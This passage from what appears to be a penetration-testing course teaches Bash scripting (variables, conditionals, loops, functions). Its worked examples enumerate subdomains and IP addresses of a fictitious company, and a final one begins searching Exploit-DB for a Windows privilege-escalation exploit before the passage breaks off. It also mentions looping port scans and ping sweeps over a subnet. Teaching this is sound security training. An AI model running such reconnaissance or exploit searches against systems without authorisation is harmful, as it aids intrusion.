We can declare variable values in a number of ways. The easiest method is to set the value directly with a simple *name=value* declaration. Notice that there are no spaces before or after the "=" sign:

```
kali@kali:~$ first_name=Good
```

Listing 136 - Declaring a simple variable

Declaring a variable is pointless unless we can reference it. To do this, we precede the variable with the "$" character. Whenever Bash encounters this syntax in a command, it replaces the variable name with its value ("expands" the variable) before execution:

```
kali@kali:~$ first_name=Good

kali@kali:~$ last_name=Hacker

kali@kali:~$ echo $first_name $last_name
Good Hacker
```

Listing 137 - Declaring and displaying our own variables

Variable names may be uppercase, lowercase, or a mixture of both. However, Bash is case-sensitive so we must be consistent when declaring and expanding variables. In addition, it's good practice to use descriptive variable names, which make our scripts much easier to read and maintain.

Be advised that Bash interprets certain characters in specific ways. For example, this declaration demonstrates an improper multi-value variable declaration:

```
kali@kali:~$ greeting=Hello World
bash: World: command not found
```

Listing 138 - Attempting to assign a complex value to a variable

This was not necessarily what we expected. To fix this, we can use either single quotes (**'**) or double quotes (**"**) to enclose our text. However, Bash treats single and double quotes differently. When encountering single quotes, Bash interprets every enclosed character literally. When enclosed in double quotes, all characters are viewed literally except "*$*", "`", and "\" meaning variables will be expanded in an initial substitution pass on the enclosed text.

A simple example will help clarify this:

```
kali@kali:~$ greeting='Hello World'
```

[114] (The Linux Foundation, 2016), https://www.linux.com/blog/absolute-path-vs-relative-path-linuxunix

```
kali@kali:~$ echo $greeting
Hello World

kali@kali:~$ greeting2="New $greeting"

kali@kali:~$ echo $greeting2
New Hello World
```

Listing 139 - Using single and double quotes to illustrate complex variable assignment using a string

In this example, the single-quote-enclosed declaration of *greeting* preserved the value of our text exactly and did not interpret the space as a command delimiter. However, in the double-quote-enclosed declaration of *greeting2*, Bash expanded *$greeting* to its value ("Hello World"), honoring the special meaning of the "$" character.

We can also set the value of the variable to the result of a command or program. This is known as *command substitution*,[115] which allows us to take the output of a command or program (what would normally be printed to the screen) and have it saved as the value of a variable.

To do this, place the variable name in parentheses "**()**", preceded by a "**$**" character:

```
kali@kali:~$ user=$(whoami)

kali@kali:~$ echo $user
kali
```

Listing 140 - Illustrating the use of command substitution and variables

In Listing 140, we assigned the output of the **whoami** command to the *user* variable. We then displayed its value. An alternative syntax for command substitution using the backtick, or grave, character (`) is shown below:

```
kali@kali:~$ user2=`whoami`

kali@kali:~$ echo $user2
kali
```

Listing 141 - An alternative syntax for command substitution

The backtick method is older and typically discouraged as there are differences in how the two methods of command substitution behave.[116] It is also important to note that command substitution happens in a subshell and changes to variables in the subshell will not alter variables from the master process. This is demonstrated in the following example:

```
kali@kali:~$ cat ./subshell.sh
#!/bin/bash -x

var1=value1
echo $var1

var2=value2
echo $var2
```

[115] (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Command-Substitution.html

[116] (BashFAQ, 2016), http://mywiki.wooledge.org/BashFAQ/082

```
$(var1=newvar1)
echo $var1

`var2=newvar2`
echo $var2

kali@kali:~$ ./subshell.sh
+ var1=value1
+ echo value1
value1
+ var2=value2
+ echo value2
value2
++ var1=newvar1
+ echo value1
value1
++ var2=newvar2
+ echo value2
value2
kali@kali:~$
```

Listing 142 - Command substitution in a subshell

In this example, first note that we changed the shebang, adding in the -x flag. This instructed Bash to print additional debug output, so we could more easily see the commands that were executed and their results. As we view this output, notice that commands preceded with a single "+" character were executed in the current shell and commands preceded with a double "++" were executed in a subshell.

This allows us to clearly see that the second declarations of *var1* and *var2* happened inside a subshell and did not change the values in the current shell as the initial declarations did.

5.2.1 Arguments

Not all Bash scripts require arguments.[117] However, it is extremely important to understand how they are interpreted by Bash and how to use them. We have already executed Linux commands with arguments. For example, when we run the command **`ls -l /var/log`**, both **`-l`** and **`/var/log`** are arguments to the **`ls`** command.

Bash scripts are no different; we can supply command-line arguments and use them in our scripts:

```
kali@kali:~$ cat ./arg.sh
#!/bin/bash

echo "The first two arguments are $1 and $2"

kali@kali:~$ chmod +x ./arg.sh

kali@kali:~$ ./arg.sh hello there
The first two arguments are hello and there
```

Listing 143 - Illustrating the use of arguments in Bash

[117] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Parameter_(computer_programming)

In Listing 143, we created a simple Bash script, set executable permissions on it, and then ran it with two arguments. The *$1* and *$2* variables represent the first and second arguments passed to the script. Let's explore a few special Bash variables:

Variable Name	Description
$0	The name of the Bash script
$1 - $9	The first 9 arguments to the Bash script
$#	Number of arguments passed to the Bash script
$@	All arguments passed to the Bash script
$?	The exit status of the most recently run process
$$	The process ID of the current script
$USER	The username of the user running the script
$HOSTNAME	The hostname of the machine
$RANDOM	A random number
$LINENO	The current line number in the script

Table 4 - Special Bash variables

Some of these special variables can be very useful when debugging a script. For example, we might be able to obtain the exit status of a command to determine whether it was successfully executed or not.

5.2.2 Reading User Input

Command-line arguments are a form of user input, but we can also capture interactive user input while a script is running with the **read** command. In this example, we will use **read** to capture user input and assign it to a variable:

```
kali@kali:~$ cat ./input.sh
#!/bin/bash

echo "Hello there, would you like to learn how to hack: Y/N?"

read answer

echo "Your answer was $answer"

kali@kali:~$ chmod +x ./input.sh

kali@kali:~$ ./input.sh
Hello there, would you like to learn how to hack: Y/N?
Y
Your answer was Y
```

Listing 144 - Collecting user input using read

We can alter the behavior of the **read** command with various command line options. Two of the most commonly used options include **-p**, which allows us to specify a prompt, and **-s**, which makes the user input silent. The latter is ideal for capturing user credentials:

```
kali@kali:~$ cat ./input2.sh
#!/bin/bash
# Prompt the user for credentials
```

```
read -p 'Username: ' username
read -sp 'Password: ' password

echo "Thanks, your creds are as follows: " $username " and " $password

kali@kali:~$ chmod +x ./input2.sh

kali@kali:~$ ./input2.sh
Username: kali
Password:
Thanks, your creds are as follows:  kali  and  nothing2see!
```

Listing 145 - Prompting user for input and silently reading it using read

5.3 If, Else, Elif Statements

Conditional statements allow us to perform different actions based on different conditions. The most common conditional Bash statements include *if*, *else*, and *elif*.

The *if* statement is relatively simple–it checks to see if a condition is true–but it requires a very specific syntax. Pay careful attention to this syntax, especially the use of required spaces:

```
if [ <some test> ]
then
  <perform an action>
fi
```

Listing 146 - General syntax for the if statement

In this listing, if "some test" evaluates as true, the script will "perform an action", or any commands between *then* and *fi*. Let's look at an actual example:

```
kali@kali:~$ cat ./if.sh
#!/bin/bash
# if statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if.sh

kali@kali:~$ ./if.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 147 - Using the if statement in Bash

In this example, we used an *if* statement to check the age entered by a user. If the entered age was less than (**-lt**) 16, the script would output a warning message.

The square brackets ("[" and "]") in the *if* statement above are actually a reference to the *test* command. This simply means we can use all of the operators that are allowed by the *test* command. Some of the most common operators include:

Operator	Description: Expression True if…
!EXPRESSION	The EXPRESSION is false.
-n STRING	STRING length is greater than zero
-z STRING	The length of STRING is zero (empty)
STRING1 != STRING2	STRING1 is not equal to STRING2
STRING1 = STRING2	STRING1 is equal to STRING2
INTEGER1 -eq INTEGER2	INTEGER1 is equal to INTEGER2
INTEGER1 -ne INTEGER2	INTEGER1 is not equal to INTEGER2
INTEGER1 -gt INTEGER2	INTEGER1 is greater than INTEGER2
INTEGER1 -lt INTEGER2	INTEGER1 is less than INTEGER2
INTEGER1 -ge INTEGER2	INTEGER1 is greater than or equal to INTEGER 2
INTEGER1 -le INTEGER2	INTEGER1 is less than or equal to INTEGER 2
-d FILE	FILE exists and is a directory
-e FILE	FILE exists
-r FILE	FILE exists and has read permission
-s FILE	FILE exists and it is not empty
-w FILE	FILE exists and has write permission
-x FILE	FILE exists and has execute permission

Table 5 - Common test command operators

With the above in mind, our previous example using *if* can be rewritten without square brackets as follows:

```
kali@kali:~$ cat ./if2.sh
#!/bin/bash
# if statement example 2

read -p "What is your age: " age

if test $age -lt 16
then
  echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if2.sh

kali@kali:~$ ./if2.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 148 - Using the test command in an if statement

Even though this example is functionally equivalent to the example using square brackets, using square brackets makes the code slightly easier to read.

We can also perform a certain set of actions if a statement is true and another set if it is false. To do this, we can use the *else* statement, which has the following syntax:

```
if [ <some test> ]
then
  <perform action>
else
```

```
  <perform another action>
fi
```

Listing 149 - General syntax for the else statement

Let's extend our previous "age" example to include the *else* statement:

```
kali@kali:~$ cat ./else.sh
#!/bin/bash
# else statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
else
  echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./else.sh

kali@kali:~$ ./else.sh
What is your age: 21
Welcome to the course!
```

Listing 150 - Using the else statement in Bash

Notice that the *else* statement was executed when the entered age was greater than (or more specifically "not less than") sixteen.

The *if* and *else* statements only allow two code execution branches. We can add additional branches with the *elif* statement which uses the following pattern:

```
if [ <some test> ]
then
  <perform action>
elif [ <some test> ]
then
  <perform different action>
else
  <perform yet another different action>
fi
```

Listing 151 - The elif syntax in Bash

Let's again extend our "age" example to include the *elif* statement:

```
kali@kali:~$ cat ./elif.sh
#!/bin/bash
# elif example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
elif [ $age -gt 60 ]
then
```

```
  echo "Hats off to you, respect!"
else
  echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./elif.sh

kali@kali:~$ ./elif.sh
What is your age: 65
Hats off to you, respect!
```

Listing 152 - Using the elif statement in Bash

In this example, the code execution flow was slightly more complex. In order of operation, the *then* branch executes if the entered age is less than sixteen, the *elif* branch is entered (and the "Hats off.." message displayed) if the age is greater than sixty, and the else branch executes only if the age is greater than sixteen but less than sixty.

5.4 Boolean Logical Operations

Boolean logical operators,[118] like *AND* (&&) and *OR* (||) are somewhat mysterious because Bash uses them in a variety of ways.

One common use is in *command lists*, which are chains of commands whose flow is controlled by operators. The "|" (pipe) symbol is a commonly-used operator in a command list and passes the output of one command to the input of another. Similarly, boolean logical operators execute commands based on whether a previous command succeeded (or returned True or *0*) or failed (returned False or non-zero).

Let's take a look at the *AND* (&&) boolean operator first, which executes a command only if the previous command succeeds (or returns True or *0*):

```
kali@kali:~$ user2=kali

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"
kali:x:1000:1000:,,,:/home/kali:/bin/bash
kali found!

kali@kali:~$ user2=bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"
```

Listing 153 - Using the AND (&&) boolean operator in a command list

In this example, we first assigned the username we are searching for to the *user2* variable. Next, we use the **grep** command to check if a certain user is listed in the /etc/passwd file, and if it is, **grep** returns *True* and the **echo** command is executed. However, when we try searching for a user that we know does not exist in the /etc/passwd file, our **echo** command is not executed.

[118] (MIT), https://libguides.mit.edu/c.php?g=175963&p=1158594

When used in a command list, the *OR* (||) operator is the opposite of *AND* (&&); it executes the next command only if the previous command failed (returned False or non-zero):

```
kali@kali:~$ echo $user2
bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!" || echo "$user2 not found
!"
bob not found!
```

Listing 154 - Using the OR (||) boolean operator in a command list

In the above example, we took our previous command a step further and added the *OR* (||) operator followed by a second **echo** command. Now, when **grep** does not find a matching line and returns *False*, the second **echo** command after the *OR* (||) operator is executed instead.

These operators can also be used in a *test* to compare variables or the results of other tests. When used this way, *AND* (&&) combines two simple conditions, and if they are *both* true, the combined result is success (or True or *0*).

Consider this example:

```
kali@kali:~$ cat ./and.sh
#/bin/bash
# and example

if [ $USER == 'kali' ] && [ $HOSTNAME == 'kali' ]
then
  echo "Multiple statements are true!"
else
  echo "Not much to see here..."
fi

kali@kali:~$ chmod +x ./and.sh

kali@kali:~$ ./and.sh
Multiple statements are true!

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

Listing 155 - Using the and (&&) boolean operator to test multiple conditions in Bash

In this example, we used *AND* (&&) to test multiple conditions and since both variable comparisons were true, the whole *if* line succeeded, so the *then* branch executed.

When used in a *test*, the *OR* (||) boolean operator is used to test one or more conditions, but *only one* of them has to be true to count as success.

Let's take a look at an example:

```
kali@kali:~$ cat ./or.sh
#!/bin/bash
# or example

if [ $USER == 'kali' ] || [ $HOSTNAME == 'pwn' ]
```

```
then
  echo "One condition is true, this line is printed"
else
  echo "You are out of luck!"
fi

kali@kali:~$ chmod +x ./or.sh

kali@kali:~$ ./or.sh
One condition is true, this line is printed

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

Listing 156 - Using the or (||) boolean operator to test multiple conditions in Bash

In this example, we used OR (||) to test multiple conditions and since one of the variable comparisons was true, the whole *if* line succeeded, so the *then* branch executed.

5.5 Loops

In computer programming, *loops*[119] help us with repetitive tasks that we need to run until a certain criteria is met. Iteration is particularly useful for penetration testers, so we recommend paying very close attention to this section.

In Bash, the two most predominant loop commands are *for*[120] and *while*.[121] We will take a look at both.

5.5.1 For Loops

For loops are very practical and work very well in Bash one-liners.[122] This type of loop is used to perform a given set of commands for each of the items in a list. Let's briefly look at its general syntax:

```
for var-name in <list>
do
  <action to perform>
done
```

Listing 157 - General syntax of the for loop

The *for* loop will take each item in the *list* (in order), assign that item as the value of the variable *var-name*, perform the given action between *do* and *done*, and then go back to the top, grab the next item in the list, and repeat the steps until the list is exhausted.

[119] (Whatis.com, 2005), http://whatis.techtarget.com/definition/loop

[120] (The Linux Foundation, 2010), https://www.linux.com/learn/essentials-bash-scripting-using-loops

[121] (Bash Guide for Beginners, 2008), http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_09_02.html

[122] (Bash One-Liners, 2019), http://www.bashoneliners.com/

Let's take a look at a more practical example that will quickly print the first 10 IP addresses in the 10.11.1.0/24 subnet:[123]

```
kali@kali:~$ for ip in $(seq 1 10); do echo 10.11.1.$ip; done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 158 - An example using for loops in Bash

In this Bash one-liner (Listing 158), we used the **seq** command to print a sequence of numbers, in this case the numbers one through ten. Each number is then assigned to the *ip* variable, and then each IP address is displayed to the screen as the *for* loop runs multiple times, exiting at the end of the sequence.

Another way of re-writing the previous *for* loop involves *brace expansion*[124] using ranges.[125] Brace expansion using ranges is written giving the first and last values of the range and can be a sequence of numbers or characters. This is known as a "sequence expression":

```
kali@kali:~$ for i in {1..10}; do echo 10.11.1.$i;done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 159 - Brace expansion using ranges in Bash

There is a lot of potential for this type of loop. Displaying IP addresses to the screen may not seem very useful, but we can use the same loop to run a port scan[126] using **nmap**[127] (which we discuss in detail in another module). We can also attempt to use the **ping** command to see if any of the IP addresses respond to ICMP echo requests,[128] etc.

[123] (Cisco, 2016), https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html

[124] (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Brace-Expansion.html

[125] (Bash Hackers Wiki, 2014), http://wiki.bash-hackers.org/syntax/expansion/brace

[126] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_scanner

[127] (Nmap, 2019), http://nmap.org/

[128] (Firewall.cx, 2018), http://www.firewall.cx/networking-topics/protocols/icmp-protocol/152-icmp-echo-ping.html

5.5.2 While Loops

While loops are also fairly common and execute code while an expression is true. *While* loops have a simple format and, like *if*, use the square brackets ([]) for the test:

```
while [ <some test> ]
do
  <perform an action>
done
```

Listing 160 - General syntax of the while loop

Let's re-create the previous example with a *while* loop:

```
kali@kali:~$ cat ./while.sh
#!/bin/bash
# while loop example

counter=1

while [ $counter -lt 10 ]
do
  echo "10.11.1.$counter"
  ((counter++))
done

kali@kali:~$ chmod +x ./while.sh

kali@kali:~$ ./while.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
```

Listing 161 - Using a while loop in Bash

This is not the output we expected. This is a common mistake called an "*off by one*"[129] error. In the example above, we used *-lt* (less than) instead of *-le* (less than *or equal to*), so our counter only got to nine, not ten as originally intended.

The *((counter++))* line uses the double-parenthesis *(( ))*[130] construct to perform arithmetic expansion and evaluation at the same time. In this particular case, we use it to increase our *counter* variable by one. Let's re-write the *while* loop and try the example again:

```
kali@kali:~$ cat ./while2.sh
#!/bin/bash
# while loop example 2
```

[129] (Stack Overflow, 2019), https://stackoverflow.com/questions/2939869/what-is-exactly-the-off-by-one-errors-in-the-while-loop

[130] (Advanced Bash-Scripting Guide, 2014), http://tldp.org/LDP/abs/html/dblparens.html

```
counter=1

while [ $counter -le 10 ]
do
  echo "10.11.1.$counter"
  ((counter++))
done

kali@kali:~$ chmod +x ./while2.sh

kali@kali:~$ ./while2.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 162 - An example using a while loop in Bash

Good. Our *while* loop is looking much better now.

5.6 Functions

In terms of Bash scripting, we can think of a function as a script within a script, which is useful when we need to execute the same code multiple times in a script. Rather than re-writing the same chunk of code over and over, we just write it once as a function and then call that function as needed.

Put another way, a function is a subroutine, or a code block that implements a set of operations–a "black box" that performs a specified task. Functions may be written in two different formats. The first format is more common to Bash scripts:

```
function function_name {
commands...
}
```

Listing 163 - One way of writing a function in Bash

The second format is more familiar to C programmers:

```
function_name () {
commands...
}
```

Listing 164 - Another way of writing a function in Bash

The formats are functionally identical and are a matter of personal preference. Let's look at a simple example:

```
kali@kali:~$ cat ./func.sh
#!/bin/bash
```

```
# function example

print_me () {
  echo "You have been printed!"
}

print_me

kali@kali:~$ chmod +x ./func.sh

kali@kali:~$ ./func.sh
You have been printed!
```

Listing 165 - Using a Bash function to print a message to the screen

Functions can also accept arguments:

```
kali@kali:~$ cat ./funcarg.sh
#!/bin/bash
# passing arguments to functions

pass_arg() {
  echo "Today's random number is: $1"
}

pass_arg $RANDOM

kali@kali:~$ chmod +x ./funcarg.sh

kali@kali:~$ ./funcarg.sh
Today's random number is: 25207
```

Listing 166 - Passing an argument to a function in Bash

In this case, we passed a random number, *$RANDOM*, into the function, which outputs it as *$1*, the functions first argument. Note that the function definition (**`pass_arg()`**) contains parentheses. In other programming languages, such as C, these would contain the expected arguments, but in Bash the parentheses serve only as decoration. They are never used. Also note that the function definition (the function itself) must appear in the script before it is called. Logically, we can't call something we have not defined.

Use a descriptive function name that describe the function's purpose.

In addition to passing arguments to Bash functions, we can of course return values from Bash functions as well. Bash functions do not actually allow you to return an arbitrary value in the traditional sense. Instead, a Bash function can *return* an exit status (zero for success, non-zero for failure) or some other arbitrary value that we can later access from the *$?* global variable (see Table 4). Alternatively, we can set a global variable inside the function or use command substitution to simulate a traditional return.

Let's look at a simple example that returns a random number into *$?*:

```
kali@kali:~$ cat funcrvalue.sh
#!/bin/bash
# function return value example

return_me() {
  echo "Oh hello there, I'm returning a random value!"
  return $RANDOM
}

return_me

echo "The previous function returned a value of $?"

kali@kali:~$ chmod +x ./funcrvalue.sh

kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 198

kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 313
```

Listing 167 - Returning a value from a function in Bash

Notice that a random number is returned every time we run the script, because we returned the special global variable $RANDOM (into *$?*). If we used the *return* statement without the $RANDOM argument, the exit status of the function (*0* in this case) would be returned instead.

Now that we have a basic understanding of variables and functions, we can dig deeper and discuss *variable scope*.[131]

The scope of a variable is simply the context in which it has meaning. By default, a variable has a *global* scope, meaning it can be accessed throughout the entire script. In contrast, a *local* variable can only be seen within the function, block of code, or subshell in which it is defined. We can "overlay" a global variable, giving it a local context, by preceding the declaration with the *local* keyword, leaving the global variable untouched. The general syntax is:

```
local name="Joe"
```

Listing 168 - Declaring a local variable

Let's see how *local* and *global* variables work in practice with a simple example:

```
kali@kali:~$ cat ./varscope.sh
#!/bin/bash
# var scope example

name1="John"
name2="Jason"

name_change() {
  local name1="Edward"
  echo "Inside of this function, name1 is $name1 and name2 is $name2"
```

[131] (Advanced Bash-Scripting Guide, 2014), http://tldp.org/LDP/abs/html/localvar.html

```
    name2="Lucas"
}

echo "Before the function call, name1 is $name1 and name2 is $name2"

name_change

echo "After the function call, name1 is $name1 and name2 is $name2"

kali@kali:~$ chmod +x ./varscope.sh

kali@kali:~$ ./varscope.sh
Before the function call, name1 is John and name2 is Jason
Inside of this function, name1 is Edward and name2 is Jason
After the function call, name1 is John and name2 is Lucas
```

Listing 169 - Illustrating variable scope in Bash

Let's highlight a few key points within Listing 169. First note that we declared two *global* variables, setting *name1* to *John* and *name2* to *Jason*.

Then, we defined a function and inside that function, declared a local variable called *name1*, setting the value to *Edward*. Since this was a local variable, the previous global assignment was not affected; *name1* will still be set to *John* outside this function.

Next, we set *name2* to Lucas, and since we did not use the *local* keyword, we are changing the global variable, and the assignment sticks both inside and outside of the function.

Based on this example, the following two points summarize variable scope:

- Changing the value of a local variable with the same name as a global one will not affect its global value.
- Changing the value of a global variable inside of a function – without having declared a local variable with the same name – will affect its global value.

5.7 Practical Examples

So far, we have covered the basics of Bash scripting. Let's put together all of the concepts we have discussed and walk through a few practical examples.

5.7.1 Practical Bash Usage – Example 1

In this example, we want to find all the subdomains listed on the main megacorpone.com web page and find their corresponding IP addresses. Doing this manually would be frustrating and time consuming, but with some basic Bash commands, we can turn this into an easy task. We'll start by downloading the index page with **wget**:

```
kali@kali:~$ wget www.megacorpone.com
URL transformed to HTTPS due to an HSTS policy
--2018-03-18 17:56:53--  http://www.megacorpone.com/
Resolving www.megacorpone.com (www.megacorpone.com)... 38.100.193.76
Connecting to www.megacorpone.com (www.megacorpone.com)|38.100.193.76|:80... connected
HTTP request sent, awaiting response... 200 OK
Length: 12520 (12K) [text/html]
```

```
Saving to: 'index.html'

index.html          100%[===================>]  12.23K  --.-KB/s    in 0s

2018-03-18 17:56:54 (2.56 MB/s) - 'index.html' saved [12520/12520]

kali@kali:~$ ls -l index.html
-rw-r--r-- 1 kali kali 12520 Mar 18 17:56 index.html
```

Listing 170 - Downloading the index.html page from megacorpone.com

Manually scanning the file, we see many lines we don't need. Let's start narrowing in on lines that we need, and strip out lines we don't. First, we can use **grep "href="** to extract all the lines in index.html that contain HTML links:

```
kali@kali:~$ grep "href=" index.html
...
<p><a href="http://beta.megacorpone.com/util/files/news.html">MegaCorp One CEO Joe She
er nominated for Nobel Physics, Medicine, and Literature prizes.</a></p>
                    <p><small>This is a fictitious company, brought to you by <a href=
"http://www.offensive-security.com/" target="_blank">Offensive Security</a>.</small></
p>
                        <a href="https://www.facebook.com/MegaCorp-One-393570024393695
/" target="_blank"><i class="fa fa-facebook"></i></a>
                        <a href="https://twitter.com/joe_sheer/"><i class="fa fa-twitt
er"></i></a>
                        <a href="https://www.linkedin.com/company/18268898/" target="_
blank"><i class="fa fa-linkedin"></i></a>
                        <a href="https://github.com/megacorpone" target="_blank"><i cl
ass="fa fa-github"></i></a>
...
```

Listing 171 - Identifying hyperlinks in the index.html file

In the excerpt above, the first line is a prime example of what we're looking for as it references a subdomain.

Let's use **grep** to grab lines that contain ".megacorpone", indicating the existence of a subdomain, and **grep -v** to strip away lines that contain the boring "www.megacorpone.com" domain we already know about:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | head
...
<li><a href="http://support.megacorpone.com/ticket/requests/index.html">Nanoprocessors
</a></li>
                    <li><a href="http://syslog.megacorpone.com/logs/sys/view.php">Perl
in VanHook Chemical Dispersal</a></li>
                    <li><a href="http://test.megacorpone.com/demo/index.php">What are
the ethics behind MegaCorp One?</a></li>
...
```

Listing 172 - Using grep to narrow our search

This output looks closer to what we need. By reducing our data in a logical way and making sequentially smaller reductions with each pass, we are in the midst of the most common cycle in data handling.

It looks like each line contains a link, and a subdomain, but we need to get rid of the extra HTML around our links. There are always multiple approaches to any task performed in Bash, but we'll use a little-known one for this. We will use the **-F** option of **awk** to set a multi-character delimiter, unlike **cut**, which is simple and handy but only allows single-character delimiters. We will set our delimiter to *http://* and tell **awk** we want the second field (**'{print $2}'**), or everything after that delimiter:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | awk -F "http://" '{print $2}'
admin.megacorpone.com/admin/index.html">Cell Regeneration</a></li>
intranet.megacorpone.com/pear/">Immune Systems Supplements</a></li>
mail.megacorpone.com/menu/">Micromachine Cyberisation Repair</a></li>
mail2.megacorpone.com/smtp/relay/">Nanomite Based Weaponry Systems</a></li>
siem.megacorpone.com/home/">Nanoprobe Based Entity Assimilation</a></li>
support.megacorpone.com/ticket/requests/index.html">Nanoprocessors</a></li>
...
```

Listing 173 - Using awk with a unique delimiter search

The beginning of each line in our output shows that we're on the right track. Now, we can use **cut** to set the delimiter to *"/"* (with **-d**) and print the first field (with **-f 1**), leaving us with only the full subdomain name:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | awk -F "http://" '{print $2}' | cut -d "/" -f 1
admin.megacorpone.com
intranet.megacorpone.com
mail.megacorpone.com
mail2.megacorpone.com
siem.megacorpone.com
support.megacorpone.com
...
```

Listing 174 - Cutting the domain names

This looks great! However, any Bash guru will take one look at our work and scoff. That's deserved because we've used basic tools in a clumsy way, even though our reductions were rather sound. Bash and its associated commands and built-ins are extremely powerful, and there's always more to learn.

If we were to criticize our work in an effort to improve (which we should always do) we might see some simple ways to improve. First, we began our search with **"href="** and later searched for **http://**. These are both essentially links, but this requires that every line has both strings. If a line only had **http://**, but not **"href="**, we would have missed a line. Redundancy should be avoided, especially when working with large files. In addition, we don't really care about links, necessarily, we are looking for subdomains ending in ".megacorpone.com" regardless of whether or not the reference is contained in a link.

Another thing to consider is that we spent a lot of time and energy whittling away at the results to find and carve out the subdomain names. This was clumsy, prone to error, and pointless when a well-formed regular expression search could handle this easily. We've mentioned the power of regular expressions before, but let's look at a practical example now that we've taken the hard route to this problem's solution.

In this example, we will use a simple regular expression to carve ".megacorpone.com" subdomains out of our file:

```
kali@kali:~$ grep -o '[^/]*\.megacorpone\.com' index.html | sort -u > list.txt

kali@kali:~$ cat list.txt
admin.megacorpone.com
beta.megacorpone.com
intranet.megacorpone.com
mail2.megacorpone.com
mail.megacorpone.com
siem.megacorpone.com
support.megacorpone.com
...
```

Listing 175 - A more elegant solution with regular expressions

This solution is quite compact, but introduces some new techniques. First, notice the **grep -o** option, which only returns the string defined in our regular expression. If we form our expression carefully, this single command will handle much of our previous data carving. The expression itself looks complex but is fairly straightforward.

The string we are searching for (**'[^/]*\.megacorpone\.com'**) is wrapped in single-quotes, which, as we mentioned, will not allow variable expansions and will treat all enclosed characters literally.

The first block in the expression (**[^/]***) is a negated (**^**) set (**[ ]**), which searches for any number of characters (*) not including a forward-slash. Notice that the periods are escaped with a backslash (**\.**) to reinforce that we are looking for a literal period. Next, the string must end with ".megacorpone.com". When grep finds a matching string, it will carve it from the line and return it.

For later use, we could include other characters in a negated list by including them in a comma-delimited list. This block, (**[^/,"]***), would exclude both forward-slash and double-quote characters, for example.

This is a lot of new material and can seem overwhelming, but this is a great reusable regular expression that finds any string ending with ".megacorpone.com" found after a forward-slash, and dutifully carves out URL-referenced subdomains. We can later reuse this regular expression to carve any number of strings from a file.

We could have done more with this regular expression, but it's a great start and a good example of why regular expressions are so valuable.

Now we have a nice, clean list of domain names linked from the front page of megacorpone.com. Next, we will use **host** to discover the corresponding IP address of each domain name in our text file. We can use a Bash one-liner loop for this:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
intranet.megacorpone.com has address 38.100.193.87
mail2.megacorpone.com has address 38.100.193.73
```

Listing 176 - Looking for IP addresses using the host command

The **host** command gives us all sorts of output and not all of it is relevant. We will extract the IP addresses by piping the output into a **grep** for "has address", then **cut** the results and **sort** them:

```
kali@kali:~$ for url in $(cat list.txt); do host $url; done | grep "has address" | cut
-d " " -f 4 | sort -u
173.246.47.170
38.100.193.66
38.100.193.67
38.100.193.73
38.100.193.76
38.100.193.77
38.100.193.79
38.100.193.83
38.100.193.84
38.100.193.87
38.100.193.88
38.100.193.89
```

Listing 177 - Extracting the IP addresses only

Nice! We've extracted the ".megacorpone.com" subdomains from the web page and obtained the corresponding IP addresses. As we've seen, there are a number of ways we can handle data with both Bash and related utilities, as well as with regular expressions, and this reinforces the fact that any time spent studying these topics in depth will save a great deal of time handling data or expediting processes in the future.

5.7.2 Practical Bash Usage – Example 2

In this example, let's assume we are in the middle of a penetration test and have unprivileged access to a Windows machine. As we continue to collect information, we realize it may be vulnerable to an exploit that we read about that began with the letters a, f, and d but we can't remember the full name of the exploit. In an attempt to escalate our privileges, we want to search for that specific exploit.

To do this, we will need to search https://www.exploit-db.com for "afd windows", download the exploits that match our search criteria, and inspect them until we find the proper one. We could do this manually through the web site, which wouldn't take too long, but if we take the time to write a Bash script, we could easily use it to search and automatically download exploits later.

Using what we now know about scripting, let's try to automate this task.

We'll start with the *SearchSploit*[132] utility on Kali Linux. SearchSploit is a command line search tool for Exploit-DB that allows us to take an offline copy of the Exploit Database with us wherever we go. We will pass "afd windows" as a search string, use **-w** to return the URL for https://www.exploit-db.com rather than the local path, and **-t** to search the exploit title:

```
kali@kali:~$ searchsploit afd windows -w -t
---------------------------------------------------------------------------------
 Exploit Title                                |  URL
---------------------------------------------------------------------------------
